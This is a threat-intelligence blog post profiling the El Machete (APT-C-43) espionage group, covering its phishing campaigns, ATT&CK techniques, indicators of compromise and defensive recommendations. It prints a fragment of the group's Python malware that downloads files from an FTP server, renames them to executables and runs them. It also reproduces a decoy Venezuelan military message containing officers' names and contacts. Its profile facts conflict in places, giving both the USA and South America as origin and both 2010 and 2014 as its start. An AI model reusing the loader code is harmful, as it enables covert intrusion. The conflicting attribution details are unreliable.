El Machete APT Group - Brandefense

Published: 2022-08-01 · Archived: 2026-04-05 14:08:24 UTC

- August 1, 2022
- 4:41 pm

El Machete APT Group


Threat Actor ID

Grup Adı	El Machete,
Country	USA
First Seen	2014
Motivation	Information theft and espionage
Methods	Malware, Spearphishing
Other Names	APT-C-43

Vision, Mission, and Motivation

Machete is a South American-based APT group operating since 2010. They are also known as APT-C-43. Attacks affecting many countries, especially Latin America, are carried out against high-profile organizations such as government agencies, law enforcement, telecommunications, and energy companies. Information theft and espionage are the primary motivations for the attacks. Various activities are carried out, such as capturing screenshots from compromised devices, capturing geolocation data, accessing webcams, copying sensitive data to a remote server, and keylogging.

The group, which frequently uses social engineering techniques such as including malware-laden documents and links in fake e-mails, is known to conduct extensive intelligence work on the target before carrying out the attack. It has been determined that actual military documents were used in phishing attacks by threat actors.



REPÚBLICA BOLIVARIANA DE VENEZUELA
MINISTERIO DEL PODER POP ULAR PARA LA DEFENSA
EJÉRCITO BOLIVARIANO
FORMA DE MENSAJE CONJUNTO

CLASIFICACIÓN DE SEGURIDAD
NO CLASIFICADO

ESPACIO PARA USO DEL CENTRO DE COMUNICACIONES

PRECEDENCIA	TIPO DE MENSAJE			SÍMBOLO DE CONTABILIDAD	ORIG. O REFIÉRASE A	CLASIFICACIÓN DE LA REFERENCIA
ACCIÓN: RUTINA	INDIV.	MULTI	SIMPL	G-2	- Rdgma. Nº 1082 emanado de la ZODI Nº 13 LARA el día 23DIC19.	NOCLAS
INFORMACIÓN:		X				

DE: G/B. CMDTE. DE LA 14 BRIGADA DE INFANTERIA MECANIZADA.....BARQUISIMETO – LARA.
PARA: C.G.E.J.B. A/C DIR. INTELIGENCIA MILITAR – C.G.E.J.B. A/C INSP. GRAL. P.C. R.E.D.I. No 1 OCCID. – D.M.T. R.E.D.I. No 1 OCCID. – P.C. Z.O.D.I. Nº 13 LARA - INSP. DELEG. PARA LA 14 BRIG. INF. MECZ. G214BRINFMEC@GMAIL.COM-GUARDIAOPERATIVA_DIMEJB@EJERCITO.MIL.VE
NOCLAS Nº033140003000/ 11364 1
PACOFI, RESPETUOSAMENTE INFÓRMOLE, ESTA UNIDAD SUPERIOR EL 200600OCT20 HASTA EL 201300OCT20. PASÓ REVISTA DEL MATERIAL DE GUERRA (PARQUES, POLVORINES Y DEPÓSITOS DE ARMAMENTO), QUE SE ENCUENTRAN ASIGNADOS A LAS UNIDADES TÁCTICAS Y FUNDAMENTALES AISLADAS DE ESTA BRIGADA; ENCONTRÁNDOSE SIN NOVEDAD AL MOMENTO DE LA REVISTA.

141 BTN. INF. MECZ. "RIERA" | 142 B.B "IRIBARREN" | 143 BTN. INF. MECZ. "GIRARDOT" | 145 G. A. C. "CRUZ CARRILLO"

"1401CIA COMANDO" | 1402 ESCAMOTO | 1409 CIA. FT. | 1410 CIA. DE SANIDAD

"CHAVEZ VIVE LA PATRIA SIGUE"
"INDEPENDENCIA Y PATRIA SOCIALISTA...VIVIREMOS Y VENCEREMOS"
"EJERCITO BOLIVARIANO...SOMOS UN PUEBLO HECHO CUARTEL, EN LA SABANA PERENNE DE CARABOBO

INSTRUCCIONES ESPECIALES: NINGUNA

Día: 20 Hora: 14:00
Mes: 10 Año: 2020

REDACTOR
SÍMBOLO: G - 2
NOMBRE Y CARGO A MAQUINA (Firma si se requiere)
ERNESTO JOSE QUERALES BORANTE
TENIENTE CORONEL
OFICIAL DE INTELIGENCIA
DE LA 14 BRIG. INF. MECZ.
Telf.: 0251-2540453 | Pág. Nº: 01 | De Pág: 01

REVISADO
2DO CMDTE Y JEM
FIRMA:
YONNEL ALEXANDER GODOY LAGUNA
CORONEL
2do. CMDTE. Y J.E.M.
DE LA 14 BRIG. INF. MECZ.

EXPEDIDOR
FIRMA:
RAFAEL DAVID PRIETO MARTÍNEZ
GENERAL DE BRIGADA
COMANDANTE DE LA 14 BRIGADA DE INFANTERÍA MECANIZADA
"G/D. DOMINGO ALBERTO FANEITE MEDINA"

Figure 1: Forged documents belong to El-machete

Approximately 75 false documents belonging to the threat actor group were identified. The themes of the forged documents, which were mostly found to have been seized from previous attacks and repurposed for targeted phishing attacks, were related to military information ranging from national-level political issues concerning the victims and personnel assignments. It has also been observed that threat actors exploit the victim's sense of fear and panic by using themes such as debt collection and subpoenas. As a result of the metadata analysis of these documents, it has been reported that they were created in 2000, 2006, 2011, 2013, 2014, 2015, 2016, and 2017.

The graphic below shows the format information and usage rate of the documents used by the threat actors.




Figure 2: Format information and usage rate of the documents used by El-machete apt group

Targeted Countries

Upon the analysis of the documents used by the group, it was determined that the papers were primarily prepared in Spanish and Portuguese, and there were Spanish scripts in the malware used. It is possible to deduce that the Machete APT group explicitly targets countries that use these two languages.

```
for netydrar in lids:
    sherse, exswert = os.path.splitext(netydrar)
    bomss = ms3wa + '/' + netydrar
    if exswert == '.aes':
        try:
            fssw = open(bomss, 'wb')
            sftp.retrbinary('RETR ' + netydrar, fssw.write)
            fssw.close()
        except Exception as e:
            print e
        else:
            try:
                os.rename(bomss, ms3wa + '/' + sherse + '.exe')
                try:
                    abrir = os.startfile(ms3wa + '/' + sherse + '.exe')
                except Exception as e:
                    print e
                    try:
                        os.remove(ms3wa + '/' + sherse + '.exe')
                    except Exception as e:
                        print e
```

Figure 3: Spanish code example

The countries where the cyber espionage group operates, which generally targets Latin American countries with effective spearphishing techniques, are as follows.

- Venezuelan

- Russia
- Cuba
- Chinese
- Belgium
- Ecuador
- Brazil
- Spain
- France
- Colombia
- Peru
- Sweden
- United States of America
- Malaysia




Figure 4: Targeted countries

Operations

- The group, which carried out a China-focused attack in **2014**, forwarded Hermosa XXX.pps.rar, Suntzu.rar, El Arte de la guerra.rar, and Hot Brazilian XXX.rar files to its victims via fake e-mails. It was determined that the files with a total size of 3 MB and loaded with malware were created in 2008. When the attack targeting the Windows operating system was analyzed, clues were obtained that the attackers developed their infrastructure for Mac OS X and Android.
- **By 2018**, a concealment layer was included in the malware used in attacks against targets, using Zlib compression and base64 algorithm. In this way, most security products could not detect the updated malware to increase the success rate in targeted attacks.
- **In 2019**, threat actors carried out an attack targeting the Venezuelan army. The phishing attack by threat actors has attracted attention due to the use of verified military documents obtained from previous episodes. After the attack, the group obtained sensitive data belonging to the army.
- **By 2022**, the group targeted government institutions, energy, and finance sectors in Venezuela, Israel, Saudi Arabia, and Pakistan, using official documents on the ongoing war between Ukraine and Russia. Threat actors

continued their espionage campaigns, using phishing techniques, screen capture, keylogging, and transmitting malware-laden documents that allow command execution on compromised systems to targets.

TTPs & Attack Lifecycle

Threat actors follow a series of stages that make up the attack lifecycle when they devise specific strategies to infiltrate an organization's network and capture data. These stages are called techniques, tactics, and procedures (TTPs). It is essential to understand the techniques, tactics, and procedures to determine the purpose and motivations of threat actors and to ensure data and network security against actual attacks.

This part of the content includes techniques, tactics, and procedures belonging to the APT-C-43 group.

Tactic	Tactic ID	Technique
Initial Access	T1192T1193	• Spearphishing Link•Spearphishing Attachment
Execution	T1204T1053	• User Execution•Scheduled Task
Persistence	T1158T1053	• Hidden Files and Directories•Scheduled Task
Defense Evasion	T1027T1045 T1036	• Obfuscated Files or Information•Software Packing • Masquerading
Credential Access	T1145T1081	• Private Keys•Credentials in Files
Discovery	T1049 T1120 T1083 T1217 T1010	• System Network Connections Discovery • Peripheral Device Discovery • File and Directory Discovery Process Discovery • Browser Bookmark Discovery • Application Window Discovery
Collection	T1115T1005 T1025 T1056 T1113 T1074	• Clipboard Data•Data from Local System • Data from Removable Media • Input Capture • Screen Capture • Data Staged
Command and Control	T1008T1105	• Fallback Channels•Remote File Copy

	T1071	• Standard Application Layer Protocol
Exfiltration	T1020T1041 T1052 T1029	• Automated Exfiltration•Exfiltration Over Command and Control Channel • Exfiltration Over Physical Medium • Scheduled Transfer

Indicator of Compromises

GoogleUpdate.exe

Hash(SHA1)	Definition
048C40EB606DA3DEF08C9F6997C1948AFBBC959B	Python/Machete.F
2E8D8508096CAA38493414F6BA788D0041EA9E15	Python/Machete.F
85BDD7D871108C737701AC30C14A2D343CBDEF94	Python/Machete.D
8ED8CB784512F7DADD147347FC94E945FAF16338	Python/Machete.F
9C413075AAB7EF7876B8DC8D7B7C1B9B96842C6E	Python/Machete.A
AB8DD6B0CC950618589603012863B57F7ADB9D9B	Python/Machete.A

Chrome.exe

Hash(SHA1)	Definition
318496B58CF5052EFD49A95C721D9165278E9FCE	Python/Machete.B
3BB345032B6D0226D6771BA65FE4DA0FAF628631	Python/Machete.B
946A24DFBD0AE94209EF7C284D3F462548566A3C	Python/Machete.B
984B9202A6DBD7D3DD696CAE1220338A68092DC9	Python/Machete.B
EABD45D0A86113F5CCFF9FD292C1E482A5727815	Python/Machete.B
F05BC018C90B560DC4932758956ADFFBC10588CE	Python/Machete.B

GoogleCrash.exe

Hash(SHA1)	Definition

204A2850548E5994D4696E9002F90DFCCBE2093A	Python/Machete.C
3792588EDC809270E6666A4677EC85A3400BA4CF	Python/Machete.E
4899A2C2CECEB92D2CC4ED17D092D1D599379284	Python/Machete.A
A42756280AA352F4612BED85AABF7F3267E676C2	Python/Machete.E
A97CF05AD7F3102BDE45E4B4947ED435EFEA1968	Python/Machete.E

RAR/7z SFX: Config + Payload

Hash(SHA1)	**Definition**
00397DA69B8E748720AEDFD80D78166573C33EC8	ders.exe
03929A5530639C1D9DBD395A298C59FD7EFF1DEC	chrome.sfx.exe
0922DEFB82FF1140BBE3481BAB27564BB966D50B	ChrOme_UpdAte.sfx.exe
0AC64E08E63601AD9D6A4EF019E5B374784AF80A	chrome.sfx.exe
0BA5BCE133B50EF80FD9241C3EA5CB9135CA4EB1	ders.exe
161629F63422AB34108854662313F87A278DD7F5	chrome.sfx.exe
24752DAB28C3ADD4C31591F2EC480CE3CA83E0AA	python27.exe
341F2EFA0FD11B4480D8503BFB81C62AF667D72D	chrome_Up.sfx.exe
4C130AA110B290A0CF4FF1C099EA2A705081A9CB	Chrome_Update.sfx.exe
50C23690C23EE070AD3A20FCED7311BFDF098833	ders.exe
67ECBC1E9A66719C599E6DDED33A85F70DACA13E	chrome.sfx.exe
6A69A2A2D4A2F8690B71386F0F092B04EA5A647D	ChrOme_UpdAte.sfx.exe
92C56AF6815597C0135C21EF5A35D41B0E2A460F	Python_27.exe
9E52E1C015B97D4FB2CAC888F8FC69D729AF78F5	finaser.aes
A48A71B9D1C00A683397F97C02E0DBB3F4606863	ders.exe
B6E436A0FFF117A1C3D3D70947F62D4CAC66C95E	ders.exe
C4ACCF6071F51ADE102190C6FA350435FC202654	Python.27.exe
D5238CDE036EEFCC6D8D686B3A00247F27DA894C	Python.27.exe
DDA105D8D894F73B16518D546270E4F783CB5178	python27.exe

E85C1EF38C39B6087EA9AC8171DDD1416B9A5306	python27.exe
FD52B10E9D4E5D343E589627444A6766357D5E47	Security.exe

7z SFX: Decoy C+ Downloader

Hash(SHA1)	Definition
52B680F472AE463436979DA325DB7AD64D5AF1EF	Mapa_monitoreo_WRF_ind02052018.scr
69109287D41C002FA70BB3D6238C4056B2B24B2F	Mapa_monitoreo_WRF_ind02052018.scr
89C0FDEED36A69099E935A590A103339B0CBE525	Mapa_monitoreo_WRF_ind02052018.scr
9EA7832D83C74C839A49580B4211E627A24571BE	Programa Formacion en Contratacion Publica.scr
BFD0CBEF5B9C329792B38274474F04BD8109DF66	RGMA0_1_629.scr
FB871AACA0DDCF2F009A2D11ECF672CFB61B7357	CALENDARIO_ACTIVIDADES_COLCO_EC.scr
FDE89FCEC30FCAABB3D42ED87180843F3E760CD8	Mapa_monitoreo_WRF_ind02052018.scr

RAR SFX: URL Config + Downloader

Hash(SHA1)	Definition
9912BDBE08179122DC3797A2585D463573D1B5A5	04Down.exe
AB16808B5B4706B6265C5FF5FEF8B8460C8A51F8	4Down.sfx.exe
BDAAB0B356EC9FE61FEE1723E1DD52E39DDC6699	04Down.exe
DED6509458DF62D3CE60C68F3A2A87E59F1F96BE	Down.sfx.exe

Downloader

Hash(SHA1)	Definition
2B7404F6B0075BC1192D61D4AF135D521D5F08A3	RdrCEF.exe
53102E57B40FEACB64566C26D101D9242DECE77C	Down.exe
56E8743E0773286A4B9E055147D96D53A43BECA1	Down.exe
71F69F04307C8F5675DCADEAA80B8C2B95691B01	Down.exe
904137B61F1DED66C8CA76EBF198DEC1B638B5D4	Down.exe
FBB485B40477F5A014E7096747B1B4A494CE50EF	Down.exe

_hashlbi.pyw

Hash(SHA1)	Definition
1B3723651E1D321D4F34F2A243D7751D17288257	Python/Machete.G
7FFB9C7DA20C536B694E78538B65726EACB1B055	Python/Machete.G
B1ADF4B46350FB801CE54DA9C93A4EF79674F3F5	Python/Machete.G

_bsdbd.pyw

Hash(SHA1)	Definition
0C33B75F6C4FC0413ABDBCDA1C5E18C907F13DC3	Python/Machete.G
314D9B4C25DD69453D86E4C7062DCE6DEDDA0533	Python/Machete.G
D4CF22F3DB78BDC1CEB55431857D88166CE677D4	Python/Machete.G

_clypes.pyw

Hash(SHA1)	Definition
26FB301AF7393B5E564B8C802F5795EDEBD7CECF	Python/Machete.G
979859B5A177650EF0549C81FD66D36E9DEA8078	Python/Machete.G
A07E38DF9887EA7811369CD72C57FD6D44523CD6	Python/Machete.G

_elementree.pyw

Hash(SHA1)	Definition
07E383E9FF04F587769845306DC4BFE75630BAAA	Python/Machete.G
3B6F5CB20FF3AC0EE3813A68A937AAE92EBC46D3	Python/Machete.G
56765B7511372A8E9BE017F48A764D141F485474	Python/Machete.G
CF2DC40926D8747AEC572DFD711BBFD766AADB10	Python/Machete.G

_mssi.pyw

Hash(SHA1)	Definition

6B42091CA2F89A59F4E27E30ACDACF32EB83F824	Python/Machete.G
708F159F2CFE22FF0C4464F2FEDAA0501868BDD8	Python/Machete.G
DE639618B550DBE9071E999AAA5B4FC81F63A5A6	Python/Machete.G

_multiproccessing.pyw

Hash(SHA1)	**Definition**
0B6F61AF3E2C6551F15E0F888177EEC91F20BA99	Python/Machete.G
76AABC0AF5D487A80BCBA19555191B46766139FA	Python/Machete.G
7FF87649CA1D9178A02CD9942856D1B590652C6E	Python/Machete.G
8692EB1E620F2BCDDAF28F0CB726CEC2AA1C230D	Python/Machete.G
8AF19AA3F18CB35F12EE3966931E11799C3AC5A4	Python/Machete.G
E1BC4EC7F82FA06924DC4B43FBBB485D8C86D9CD	Python/Machete.G

Domains

- koliast[.]com
- tobabean[.]expert
- u929489355.hostingerapp[.]com
- u154611594.hostingerapp[.]com
- 6e24a5fb.ngrok[.]io
- f9527d03.ngrok[.]io
- adtiomtardecessd.zapto[.]org
- mcsi.gotdns[.]ch
- djcaps.gotdns[.]ch
- tokeiss.ddns[.]net
- artyomt[.]com
- lawyersofficial.mipropia[.]com
- ceofanb18.mipropia[.]com

IP Addresses

- 185[.]224[.]137[.]63
- 156[.]67[.]222[.]88
- 158[.]69[.]9[.]209
- 142[.]44[.]236[.]215
- 199[.]79[.]63[.]188
- 109[.]61[.]164[.]33

Recommendations & Mitigations

Attacks by threat actors negatively affect the brand integrity of institutions/organizations by violating the security of systems. The measures that can be taken by an institution to ensure the security of critical data and minimize all risks are as follows:

- To ensure the security of the accounts used against brute force attacks, strong passwords should be created, and each password created should be platform-specific. In addition, it is recommended to enable multi-factor protection on accounts used whenever possible. This will provide an extra layer of security.
- E-mails and links that are considered suspicious should not be trusted. As seen in the Machete APT group we covered in the blog post, forwarding malware-laden documents to victims via fake emails is a social engineering technique frequently used by threat actors. In addition, to be protected from possible social engineering attacks, it is important to raise awareness and train the personnel of the institution/organization on this issue.
- Make sure that the software used is up-to-date. Threat actors can compromise systems by using out-of-date vulnerable applications and software.
- Provided software and applications from reliable sources, unknown websites should be avoided.
- Comprehensive security products such as firewalls and antivirus programs should be used in order to be protected from possible attacks and to ensure the security of sensitive data. These products will protect individuals and institutions from various risks, such as malware and phishing attacks, or reduce the effects of attacks.

Conclusion

The Machete APT group carries out carefully prepared attacks on targets that can be considered very important, although many threat actors are less known than the group. Although it has not been found to exploit any zero-day vulnerabilities, the group carries out cyber-attacks with advanced phishing techniques and malware after performing extensive intelligence work on the target and gathering information.

The Brandefense Threat Intelligence Team prepared this post, and it aims to raise awareness against cyber attacks carried out by Machete and similar threat actors. It is thought that it will be effective and useful to benefit from this post, which has been prepared so that potential targets can correctly determine the necessary precautions and priorities.

> *Download the IoCs from* ***Brandefense Github Repository.***

Share This:

- Categories

- APT Groups
- Blog
- Dark Web
- DRPS
- Fraud
- Ransomware
- Sector Analysis
- Security News
- VIP Security
- We In The Press

- Weekly Newsletter
- Latest News

MFA Doesn't Protect You — Cookies Give You Away: The Rise of Session Hijacking

Fake Mobile App: How Is Your Clone on the App Store Stealing Your Users?

UAC-0102: Inside a Covert Espionage Operation Targeting Ukraine and Beyond

- [Inside the Operations of Crazy Evil: The Rise of a Global Crypto-Focused Cybercrime Network]

- [1 Million User Records Exposed: A Deep Dive into the Komiko AI App Data Breach]
- Follow Us on Social Media!

Source: https://brandefense.io/blog/apt-groups/el-machete-apt-group/